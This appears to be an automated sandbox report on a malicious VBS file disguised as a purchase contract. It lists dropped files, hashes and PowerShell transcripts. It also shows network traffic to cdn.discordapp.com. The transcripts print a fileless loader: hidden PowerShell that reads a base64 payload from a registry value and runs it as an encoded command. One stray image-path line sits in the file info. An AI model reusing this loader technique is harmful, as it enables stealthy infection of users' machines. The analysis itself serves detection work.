Preview:	.C:\windows\SysWOW64\WindowsPowerShell\v1.0> "C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\wxgbxjsa.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\wxgbxjsa.0.cs".....Microsoft (R) Visual C# Compiler version 4.8.4084.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\CX7VR8NTK1JEZL7Z7HA8.temp

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	6222
Entropy (8bit):	3.7393430036013884
Encrypted:	false
SSDEEP:	48:mSidAVRC3ZUUxMaukvhkvklCywNCW+C9Wf78pSogZoIFJ5i9Wf78pSogZoIFJdA:fUAVRC3G8mkvhkvCCt79WflH49WflHG
MD5:	1F61D56851803222A44088001752DB40
SHA1:	8702A0C09938729C56FC9A0FCEA3DD568DB4EDAD
SHA-256:	7260C73F26D25DFE5756ADFE1C810D563AA70CF5B5DE25F153905D261BB3F808
SHA-512:	402889921AE31CE023E98A25E9FE56CE15B8A3E687A4881B2BBFA6981E0E9BC5BDFFF12F974A0887223338D3B913051E075E35613FACCC6EB22F08879EC0609
Malicious:	false
Preview:	.....FL.....F.".. ...;.}.S...3...j...z.:{.....:..DG..Yr?.D..U..k0.&...&.....{.S.....&....E..h.....t...CFSF..1....."S...AppData...t.Y^...H.g.3..(.. ...gVA.G..k...@....."S.:T.y....B.....A!.A.p.p.D.a.t.a...B.V.1....."S...Roaming.@....."S.:T.y....D.....R.o.a.m.i.n.g.....\.1.....6S.T..MICROS~1..D....."S.:T.y... .E.....(.M.i.c.r.o.s.o.f.t.....V.1.....:T.y..Windows.@....."S.:T.y....F.....k..W.i.n.d.o.w.s.....1....."SN...STARTM~1..n.....S)`:T.y....H.....D.....S.t.a.r.t . .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.8.6.....1.....6S.S..Programs..j.....S)`:T.y....I.....@.....f...P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.8.2.....n.1....."S....WINDOW~1..V....."S.:T.y....J.....O.W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....z.2.....O.I .WINDOW~1.LNK..^....."S.:T.!....i.....

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\LHBYS6CGLONKU62STSP4.temp

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	6222
Entropy (8bit):	3.7400167142911567
Encrypted:	false
SSDEEP:	48:msidAVRC3ZUUqLMaukvhkvklCywNCW+C9Wf78pSogZoIFJ5i9Wf78pSogZoIFJdA:pUAVRC3G1mkvhkvCCt79WflH49WflHG
MD5:	1BE9FFEF030EA207FD54EF68D69C9C91
SHA1:	179124112F1A7EE45D735464A9491F0138C9C4CC
SHA-256:	1A2B5DEE2D3B8904A927C7C14D0D9ABC0198D0D4513856B6497A14395CFC5B32
SHA-512:	322199DA353F0AF9DF20C070E19DBA2181B7B2A19F8483610309FDAD60059DDDD27567CB6EBEF5C022EC98DEE704D171E3CB0A53647CF2E7EA551B145835E04
Malicious:	false
Preview:	.....FL.....F.".. ...;.}.S...3...j...z.:{.....:..DG..Yr?.D..U..k0.&...&.....{.S.....&....b`.c.....t...CFSF..1....."S...AppData...t.Y^...H.g.3..(.. ...gVA.G..k...@....."S.:T.y....B.....A!.A.p.p.D.a.t.a...B.V.1....."S...Roaming.@....."S.:T.y....D.....R.o.a.m.i.n.g.....\.1.....6S.T..MICROS~1..D....."S.:T.y... .E.....(.M.i.c.r.o.s.o.f.t.....V.1.....:T.y..Windows.@....."S.:T.y....F.....k..W.i.n.d.o.w.s.....1....."SN...STARTM~1..n.....S)`:T.y....H.....D.....S.t.a.r.t . .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.8.6.....1.....6S.S..Programs..j.....S)`:T.y....I.....@.....f...P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.8.2.....n.1....."S....WINDOW~1..V....."S.:T.!....J.....O.W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....z.2.....O.I .WINDOW~1.LNK..^....."S.:T.!....i.....

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms (copy)

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	6222
Entropy (8bit):	3.7393430036013884
Encrypted:	false
SSDEEP:	48:mSidAVRC3ZUUxMaukvhkvklCywNCW+C9Wf78pSogZoIFJ5i9Wf78pSogZoIFJdA:fUAVRC3G8mkvhkvCCt79WflH49WflHG
MD5:	1F61D56851803222A44088001752DB40
SHA1:	8702A0C09938729C56FC9A0FCEA3DD568DB4EDAD
SHA-256:	7260C73F26D25DFE5756ADFE1C810D563AA70CF5B5DE25F153905D261BB3F808
SHA-512:	402889921AE31CE023E98A25E9FE56CE15B8A3E687A4881B2BBFA6981E0E9BC5BDFFF12F974A0887223338D3B913051E075E35613FACCC6EB22F08879EC0609
Malicious:	false
Preview:	.....FL.....F.".. ...;.}.S...3...j...z.:{.....:..DG..Yr?.D..U..k0.&...&.....{.S.....&....E..h.....t...CFSF..1....."S...AppData...t.Y^...H.g.3..(.. ...gVA.G..k...@....."S.:T.y....B.....A!.A.p.p.D.a.t.a...B.V.1....."S...Roaming.@....."S.:T.y....D.....R.o.a.m.i.n.g.....\.1.....6S.T..MICROS~1..D....."S.:T.y... .E.....(.M.i.c.r.o.s.o.f.t.....V.1.....:T.y..Windows.@....."S.:T.y....F.....k..W.i.n.d.o.w.s.....1....."SN...STARTM~1..n.....S)`:T.y....H.....D.....S.t.a.r.t . .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.8.6.....1.....6S.S..Programs..j.....S)`:T.y....I.....@.....f...P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.8.2.....n.1....."S....WINDOW~1..V....."S.:T.y....J.....O.W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....z.2.....O.I .WINDOW~1.LNK..^....."S.:T.!....i.....

C:\Users\user\Documents\20220126\PowerShell_transcript.134349.9aadHJ3P.20220126151432.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	6048
Entropy (8bit):	5.278283067514456
Encrypted:	false
SSDEEP:	96:BZ1M0Nsm1TrwMFFyd1sXniC2JQwLkT14Nb84UdYoL+Uzo1ZMjomWVfkoRlYgCePb:HS2nljiNbpoNMfkoLrz
MD5:	402F9F12C702ADF31178DF89F8BC1950
SHA1:	AC4AA479D77568E5869A7BFB97B85E193CA22351
SHA-256:	6D07135C4044BCCFA62778D0FD8BED573AB0564C9436CF74B095EE8E60DC3E69
SHA-512:	1AAE423FFA238EFECD0C541312B1915377D5C8A5F65FF060531EB68122AA2699C19BE7B53866CE0BFD4D72C6CCE83C4EC1500CB33E687D915173598B0829531
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220126151501..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 134349 (Microsoft Windows NT 10.0.19042.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -windowstyle hidden -encode dcommand IwBlAHIAaAB2AGUAcgB2AHMAawB1ACAATABlAGoAZQBzAHYAZQBuAGQAZQA5ACAAQQByAGMAaABhAGkAOAAgAFMAYQBnAHMAIABkA HIAbwBzAGgAawBpAGUAcwBoACAAbABhAG4AZABzAGsAYQAgAHcAaQB0AGMAaABiAGUAbAAgAEgAeQBkAHIAYQBuAHQAIABTAGMAdQBsAGwAcwB iAGEAIABhAGkAcgBiAHUAcgBzAHQAdQAgAHIAZQB0AHIAaQBiAHUAdABvACAAZABhAGcAcABhAGEAZgB1ACAAVQBQAFQASABSACAAbQBvAHIAc ABpAG8AbgBmACAADQAKAEEAZABkAC0AVAB5AHAAZQAgAC0AVAB5AHAAZQBEAGUAZgBpAG4AaQB0AGkAbwBuACAAQAAiAA0ACgB1AHMAaQBuAGc AIABTAHkAcwB0AGUAbQA7AA0ACgB1AHMAaQBuAGcAIABTAHkAcwB0AGUAbQAuAFIAdQBuAHQAaQBtAGUALgBJAG4AdABlAHIAbwBwAFMAZQByA HYAaQBjAGUAcwA7AA0ACgBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAYwBsAGEAcwBzACAAUwBZAEQAWQBFAE0ARQBOAEkAVAAxAA0ACgB 7AA0ACgBbAEQAb
C:\Users\user\Documents\20220126\PowerShell_transcript.134349.Ee+5Lwt6.20220126151517.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	6048
Entropy (8bit):	5.278984641576591
Encrypted:	false
SSDEEP:	96:BZ9TM0Nsm1TrwMFFyd1sXniC2JQwLkT14Nb84UdYoLlUzo1ZnjomWVfkoRlYgCez:ZdS2nljiNbpoXMfkoLrz
MD5:	820758D56FE3DE30CEA889A9C6A98B50
SHA1:	CBF87BA7BC0DD3009B863F4290405F6CF0FE0CB3
SHA-256:	968541B13F036DF5EA776B5B1684A0EF8536D4DBA9000CFCC76CF529ED651120
SHA-512:	674538A866EA2FEEC457772315F18CD134206E991C2AE15D424D8C9882671345B44BE1C6754A1CCAF71DF6B098BAF758ED7AC064ED415F9DA673ED3C004BC7 C
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220126151549..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 134349 (Microsoft Windows NT 10.0.19042.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -windowstyle hidden -encode dcommand IwBlAHIAaAB2AGUAcgB2AHMAawB1ACAATABlAGoAZQBzAHYAZQBuAGQAZQA5ACAAQQByAGMAaABhAGkAOAAgAFMAYQBnAHMAIABkA HIAbwBzAGgAawBpAGUAcwBoACAAbABhAG4AZABzAGsAYQAgAHcAaQB0AGMAaABiAGUAbAAgAEgAeQBkAHIAYQBuAHQAIABTAGMAdQBsAGwAcwB iAGEAIABhAGkAcgBiAHUAcgBzAHQAdQAgAHIAZQB0AHIAaQBiAHUAdABvACAAZABhAGcAcABhAGEAZgB1ACAAVQBQAFQASABSACAAbQBvAHIAc ABpAG8AbgBmACAADQAKAEEAZABkAC0AVAB5AHAAZQAgAC0AVAB5AHAAZQBEAGUAZgBpAG4AaQB0AGkAbwBuACAAQAAiAA0ACgB1AHMAaQBuAGc AIABTAHkAcwB0AGUAbQA7AA0ACgB1AHMAaQBuAGcAIABTAHkAcwB0AGUAbQAuAFIAdQBuAHQAaQBtAGUALgBJAG4AdABlAHIAbwBwAFMAZQByA HYAaQBjAGUAcwA7AA0ACgBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAYwBsAGEAcwBzACAAUwBZAEQAWQBFAE0ARQBOAEkAVAAxAA0ACgB 7AA0ACgBbAEQAb
C:\Users\user\Documents\20220126\PowerShell_transcript.134349.PE71oyej.20220126151427.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1194
Entropy (8bit):	5.3111342077898325
Encrypted:	false
SSDEEP:	24:BxSAC77wOvM0x2DOz04QMMgXWwljexKKzX4CIym1ZJXavMMgabnxSAZGf:BZC7UOvM0oOvGwUzYB1ZgKaLZZGf
MD5:	9F42C05485CDB868C6150ECF700EAA4D
SHA1:	EBF557F9C2DEC11D7A42AB77F4CEDCEE8E4DFACF
SHA-256:	99A6E3CDF3341B8522073804A87F24113508D3F90525BA4DA1A4E50194024A2B
SHA-512:	F03CAC8B04C2E16FB623E0C69C3ED413D3CD751937020784086A5A28AF27086DE487273F8AD15BD3C0B7277581F326D5BDAE8A25AAB6AB69FFBF026D66232D 0
Malicious:	false

Preview:	.**********..Windows PowerShell transcript start..Start time: 20220126151427..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 134349 (Microsoft Windows NT 10.0.19042.0)..Host Application: C:\windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -windowstyle hidden $OBITUARY=(Get-ItemProperty -Path 'HKCU:\SOFTWARE\AppDataLow\').Billiond5;powershell.exe -windowstyle hidden -encodedcommand($OBITUARY)..Process ID: 6680..PSVersion: 5.1.19041.1151..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.19041.1151..BuildVersion: 10.0.19041.1151..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20220126151427..**********..PS>$OBITUARY=(Get-ItemProperty -Path 'HKCU:\SOFTWARE\AppDataLow\').Billiond5;powershell.exe -windowstyle hidden -encodedcommand($OBITUARY)....**********

C:\Users\user\Documents\20220126\PowerShell_transcript.134349.gQ3oRNES.20220126151422.txt

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1194
Entropy (8bit):	5.301857492232735
Encrypted:	false
SSDEEP:	24:BxSACJwOvM0x2DOz04QMMgXW0ljexKKzX4CIym1ZJXaRMMgaMmnxSAZGMC:BZCeOvM0oOvG0UzYB1Zg0aMoZZGMC
MD5:	4861335CE75777214839B3C66164C260
SHA1:	DF8D94587E05508A3134C4D60E7D44B62643D60A
SHA-256:	A9112093677368CFE9B5C6A2BEA198006BC124155458FFF0E64055C015A1069A
SHA-512:	4CEAB0B67897C6E009B43EA40F1208935B16A277E53DE0A8534F6F232FBFED5A2892BB2001AD436DE3739FB5DB5FE07BBC0C6573F7BAD4FE47FF847A5953592 4
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220126151450..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 134349 (Microsoft Windows NT 10.0.19042.0)..Host Application: C:\windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -windowstyle hidden $OBITUARY=(Get-ItemProperty -Path 'HKCU:\SOFTWARE\AppDataLow\').Billiond5;powershell.exe -windowstyle hidden -encodedcommand($OBITUARY)..Process ID: 5964..PSVersion: 5.1.19041.1151..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.19041.1151..BuildVersion: 10.0.19041.1151..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20220126151450..**********..PS>$OBITUARY=(Get-ItemProperty -Path 'HKCU:\SOFTWARE\AppDataLow\').Billiond5;powershell.exe -windowstyle hidden -encodedcommand($OBITUARY)....**********

C:\Users\user\Documents\20220126\PowerShell_transcript.134349.mrnfU7dc.20220126151307.txt

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	11530
Entropy (8bit):	5.192567443028064
Encrypted:	false
SSDEEP:	192:zVhS2nljiNbpoahS2nljiNbpopMfkoLrz:BhSIilpDhSIilp3H
MD5:	DDC453BC34BB3D875D16446B6BA8AD85
SHA1:	BFBD627342AAC849C9067F98D7B75096A362491F
SHA-256:	50B0DACB13D8E754ADB5C7D2BF0F065EC7EAF415B375D8A9F014FD45BB36F844
SHA-512:	8AAB408FA760AA05F6E270F3204625778EA95F5C1BF8ECDECE46EE2D5BD5F7E178BE76DFA9E1CF749F8BC58DD812C4D65B5CE39CA3F65BCE2D034DB343A75 380
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220126151327..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 134349 (Microsoft Windows NT 10.0.19042.0)..Host Application: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -NoExit -EncodedCommand IwBlAHIAaAB2AGUAcgB2AHMAawB1ACAATABlAGoAZQBzAHYAZQBuAGQAZQA5ACAAQQByAGMAaABhAGkAOAAgAFMAYQBnAHMAIABkAHIAbwBzAGgAawBpAGUAcwBoACAAbABhAG4AZABzAGsAYQAgAHcAaQB0AGMAaABiAGUAbAAgAEgAeQBkAHIAYQBuAHQAIABTAGMAdQBsAGwAcwBiAGEAIABhAGkAcgBiAHUAcgBzAHQAdQAgAHIAZQB0AHIAaQBiAHUAdABvACAAZABhAGcAcAAgAHIAZQB1ACAAVQBQAFQASABSACAAbQBvAHIAcABpAG8AbgBmACAADQAKAEEAZABkAC0AVAB5AHAAZQAgAC0AVAB5AHAAZQBEAGUAZgBpAG4AaQB0AGkAbwBuACAAQAAiAA0ACgB1AHMAaQBuAGcAIABTAHkAcwB0AGUAbQA7AA0ACgB1AHMAaQBuAGcAIABTAHkAcwB0AGUAbQAuAFIAdQBuAHQAaQBtAGUALgBJAG4AdABlAHIAbwBwAFMAZQByAHYAaQBjAGUAcwA7AA0ACgBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAYwBsAGEAcwBzACAAUwBZAEQAWQBFAE0ARQBOAEkAVAAxAA0ACgB7AA0ACgBbAEQAbABsAEkAbQBwA

Static File Info

General

File type:	ASCII text, with CRLF line terminators
Entropy (8bit):	5.18100071720658
TrID:	
File name:	tregrene-KaufVertraeg-JoachimSvensson-23564334.vbs
File size:	91200
MD5:	b8fbb413a49b2f05872cb38372454664
SHA1:	2071d3476c94b3cfc924b31c705806e78df674a8


SHA256:	cffa320db9834e3f224aa5961073fc9d0cb14f34c6430ffa2d7468da7da7ce32
SHA512:	0145657682bbd7ba45f2c8f512ee11553ebaf20eeffb47f271f0e1b7e5882248488509e5ba6a789ef41d60e76acbb7a94110491a592359b2db4671f1bc3d759f
SSDEEP:	1536:co8xz3WxNqaStVyjKT9MYxFc87GPm3Uggbnins:clxz3WbmdSYxFJagBgbis
File Content Preview:	'benedick snee Bandanasd4 Parasitadr brontean Udtry Jvningern1 mhorrco thoriated kult Nunti stnke Antiparab ROVSING PALEOANTH udfordring TUNGM KRONPRIN S precon TEGNING Ablatitio ESOTE STVN ..'strans Unca5 CAPRIFI Obbligato1 isce Raiiformn2 Bluchersbi6 Ren

File Icon

Icon Hash:	e8d69ece869a9ec4

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 26, 2022 15:14:05.829629898 CET	49817	443	192.168.11.20	162.159.133.233
Jan 26, 2022 15:14:05.829670906 CET	443	49817	162.159.133.233	192.168.11.20
Jan 26, 2022 15:14:05.829916954 CET	49817	443	192.168.11.20	162.159.133.233
Jan 26, 2022 15:14:05.955059052 CET	49817	443	192.168.11.20	162.159.133.233
Jan 26, 2022 15:14:05.955073118 CET	443	49817	162.159.133.233	192.168.11.20
Jan 26, 2022 15:14:05.982537985 CET	443	49817	162.159.133.233	192.168.11.20
Jan 26, 2022 15:14:05.983429909 CET	49817	443	192.168.11.20	162.159.133.233
Jan 26, 2022 15:14:06.113586903 CET	49817	443	192.168.11.20	162.159.133.233
Jan 26, 2022 15:14:06.113831997 CET	443	49817	162.159.133.233	192.168.11.20
Jan 26, 2022 15:14:06.113982916 CET	49817	443	192.168.11.20	162.159.133.233
Jan 26, 2022 15:14:06.119779110 CET	49817	443	192.168.11.20	162.159.133.233
Jan 26, 2022 15:14:06.160007954 CET	443	49817	162.159.133.233	192.168.11.20
Jan 26, 2022 15:14:06.656506062 CET	443	49817	162.159.133.233	192.168.11.20
Jan 26, 2022 15:14:06.656712055 CET	49817	443	192.168.11.20	162.159.133.233
Jan 26, 2022 15:14:06.656750917 CET	443	49817	162.159.133.233	192.168.11.20
Jan 26, 2022 15:14:06.656929016 CET	443	49817	162.159.133.233	192.168.11.20
Jan 26, 2022 15:14:06.656968117 CET	49817	443	192.168.11.20	162.159.133.233
Jan 26, 2022 15:14:06.657000065 CET	443	49817	162.159.133.233	192.168.11.20
Jan 26, 2022 15:14:06.657111883 CET	49817	443	192.168.11.20	162.159.133.233
Jan 26, 2022 15:14:06.657157898 CET	49817	443	192.168.11.20	162.159.133.233
Jan 26, 2022 15:14:06.657208920 CET	443	49817	162.159.133.233	192.168.11.20
Jan 26, 2022 15:14:06.657362938 CET	49817	443	192.168.11.20	162.159.133.233
Jan 26, 2022 15:14:06.657402039 CET	443	49817	162.159.133.233	192.168.11.20
Jan 26, 2022 15:14:06.657607079 CET	443	49817	162.159.133.233	192.168.11.20

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 26, 2022 15:14:06.657633066 CET	49817	443	192.168.11.20	162.159.133.233
Jan 26, 2022 15:14:06.657664061 CET	443	49817	162.159.133.233	192.168.11.20
Jan 26, 2022 15:14:06.657758951 CET	49817	443	192.168.11.20	162.159.133.233
Jan 26, 2022 15:14:06.657839060 CET	49817	443	192.168.11.20	162.159.133.233
Jan 26, 2022 15:14:06.657869101 CET	443	49817	162.159.133.233	192.168.11.20
Jan 26, 2022 15:14:06.658020020 CET	49817	443	192.168.11.20	162.159.133.233
Jan 26, 2022 15:14:06.658050060 CET	443	49817	162.159.133.233	192.168.11.20
Jan 26, 2022 15:14:06.658272982 CET	49817	443	192.168.11.20	162.159.133.233
Jan 26, 2022 15:14:06.658308029 CET	443	49817	162.159.133.233	192.168.11.20
Jan 26, 2022 15:14:06.658452034 CET	49817	443	192.168.11.20	162.159.133.233
Jan 26, 2022 15:14:06.658473969 CET	443	49817	162.159.133.233	192.168.11.20
Jan 26, 2022 15:14:06.658499956 CET	443	49817	162.159.133.233	192.168.11.20
Jan 26, 2022 15:14:06.658643007 CET	49817	443	192.168.11.20	162.159.133.233
Jan 26, 2022 15:14:06.658675909 CET	443	49817	162.159.133.233	192.168.11.20
Jan 26, 2022 15:14:06.658910990 CET	49817	443	192.168.11.20	162.159.133.233
Jan 26, 2022 15:14:06.658931017 CET	443	49817	162.159.133.233	192.168.11.20
Jan 26, 2022 15:14:06.658957005 CET	443	49817	162.159.133.233	192.168.11.20
Jan 26, 2022 15:14:06.659064054 CET	49817	443	192.168.11.20	162.159.133.233
Jan 26, 2022 15:14:06.659224987 CET	49817	443	192.168.11.20	162.159.133.233
Jan 26, 2022 15:14:06.659254074 CET	443	49817	162.159.133.233	192.168.11.20
Jan 26, 2022 15:14:06.659405947 CET	49817	443	192.168.11.20	162.159.133.233
Jan 26, 2022 15:14:06.659441948 CET	443	49817	162.159.133.233	192.168.11.20
Jan 26, 2022 15:14:06.659594059 CET	49817	443	192.168.11.20	162.159.133.233
Jan 26, 2022 15:14:06.659620047 CET	443	49817	162.159.133.233	192.168.11.20
Jan 26, 2022 15:14:06.659645081 CET	443	49817	162.159.133.233	192.168.11.20
Jan 26, 2022 15:14:06.659867048 CET	49817	443	192.168.11.20	162.159.133.233
Jan 26, 2022 15:14:06.659902096 CET	443	49817	162.159.133.233	192.168.11.20
Jan 26, 2022 15:14:06.660054922 CET	49817	443	192.168.11.20	162.159.133.233
Jan 26, 2022 15:14:06.660087109 CET	443	49817	162.159.133.233	192.168.11.20
Jan 26, 2022 15:14:06.660234928 CET	49817	443	192.168.11.20	162.159.133.233
Jan 26, 2022 15:14:06.660269976 CET	443	49817	162.159.133.233	192.168.11.20
Jan 26, 2022 15:14:06.660294056 CET	443	49817	162.159.133.233	192.168.11.20
Jan 26, 2022 15:14:06.660504103 CET	49817	443	192.168.11.20	162.159.133.233
Jan 26, 2022 15:14:06.660540104 CET	443	49817	162.159.133.233	192.168.11.20
Jan 26, 2022 15:14:06.660684109 CET	49817	443	192.168.11.20	162.159.133.233
Jan 26, 2022 15:14:06.660717964 CET	443	49817	162.159.133.233	192.168.11.20
Jan 26, 2022 15:14:06.660866976 CET	49817	443	192.168.11.20	162.159.133.233
Jan 26, 2022 15:14:06.660897017 CET	443	49817	162.159.133.233	192.168.11.20
Jan 26, 2022 15:14:06.661108017 CET	49817	443	192.168.11.20	162.159.133.233
Jan 26, 2022 15:14:06.661137104 CET	443	49817	162.159.133.233	192.168.11.20
Jan 26, 2022 15:14:06.661160946 CET	443	49817	162.159.133.233	192.168.11.20
Jan 26, 2022 15:14:06.661268950 CET	49817	443	192.168.11.20	162.159.133.233
Jan 26, 2022 15:14:06.661458969 CET	49817	443	192.168.11.20	162.159.133.233
Jan 26, 2022 15:14:06.661493063 CET	443	49817	162.159.133.233	192.168.11.20
Jan 26, 2022 15:14:06.661638021 CET	49817	443	192.168.11.20	162.159.133.233
Jan 26, 2022 15:14:06.661674976 CET	443	49817	162.159.133.233	192.168.11.20
Jan 26, 2022 15:14:06.661825895 CET	49817	443	192.168.11.20	162.159.133.233
Jan 26, 2022 15:14:06.661849022 CET	443	49817	162.159.133.233	192.168.11.20
Jan 26, 2022 15:14:06.661875010 CET	443	49817	162.159.133.233	192.168.11.20
Jan 26, 2022 15:14:06.662061930 CET	49817	443	192.168.11.20	162.159.133.233
Jan 26, 2022 15:14:06.662100077 CET	443	49817	162.159.133.233	192.168.11.20
Jan 26, 2022 15:14:06.662250996 CET	49817	443	192.168.11.20	162.159.133.233
Jan 26, 2022 15:14:06.662286997 CET	443	49817	162.159.133.233	192.168.11.20
Jan 26, 2022 15:14:06.662425995 CET	443	49817	162.159.133.233	192.168.11.20
Jan 26, 2022 15:14:06.662466049 CET	49817	443	192.168.11.20	162.159.133.233
Jan 26, 2022 15:14:06.662498951 CET	443	49817	162.159.133.233	192.168.11.20
Jan 26, 2022 15:14:06.662573099 CET	49817	443	192.168.11.20	162.159.133.233
Jan 26, 2022 15:14:06.662744999 CET	49817	443	192.168.11.20	162.159.133.233
Jan 26, 2022 15:14:06.662781000 CET	443	49817	162.159.133.233	192.168.11.20

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 26, 2022 15:14:06.662931919 CET	443	49817	162.159.133.233	192.168.11.20
Jan 26, 2022 15:14:06.662941933 CET	49817	443	192.168.11.20	162.159.133.233
Jan 26, 2022 15:14:06.662976027 CET	443	49817	162.159.133.233	192.168.11.20
Jan 26, 2022 15:14:06.663095951 CET	49817	443	192.168.11.20	162.159.133.233
Jan 26, 2022 15:14:06.663170099 CET	49817	443	192.168.11.20	162.159.133.233
Jan 26, 2022 15:14:06.663202047 CET	443	49817	162.159.133.233	192.168.11.20
Jan 26, 2022 15:14:06.663384914 CET	49817	443	192.168.11.20	162.159.133.233
Jan 26, 2022 15:14:06.663420916 CET	443	49817	162.159.133.233	192.168.11.20
Jan 26, 2022 15:14:06.663481951 CET	443	49817	162.159.133.233	192.168.11.20
Jan 26, 2022 15:14:06.663577080 CET	49817	443	192.168.11.20	162.159.133.233
Jan 26, 2022 15:14:06.663614988 CET	443	49817	162.159.133.233	192.168.11.20
Jan 26, 2022 15:14:06.663708925 CET	49817	443	192.168.11.20	162.159.133.233
Jan 26, 2022 15:14:06.663757086 CET	49817	443	192.168.11.20	162.159.133.233
Jan 26, 2022 15:14:06.672516108 CET	443	49817	162.159.133.233	192.168.11.20
Jan 26, 2022 15:14:06.672713041 CET	49817	443	192.168.11.20	162.159.133.233
Jan 26, 2022 15:14:06.672763109 CET	443	49817	162.159.133.233	192.168.11.20
Jan 26, 2022 15:14:06.672924042 CET	443	49817	162.159.133.233	192.168.11.20

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 26, 2022 15:14:05.800149918 CET	55604	53	192.168.11.20	1.1.1.1
Jan 26, 2022 15:14:05.812921047 CET	53	55604	1.1.1.1	192.168.11.20

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 26, 2022 15:14:05.800149918 CET	192.168.11.20	1.1.1.1	0xce09	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 26, 2022 15:14:05.812921047 CET	1.1.1.1	192.168.11.20	0xce09	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
Jan 26, 2022 15:14:05.812921047 CET	1.1.1.1	192.168.11.20	0xce09	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
Jan 26, 2022 15:14:05.812921047 CET	1.1.1.1	192.168.11.20	0xce09	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
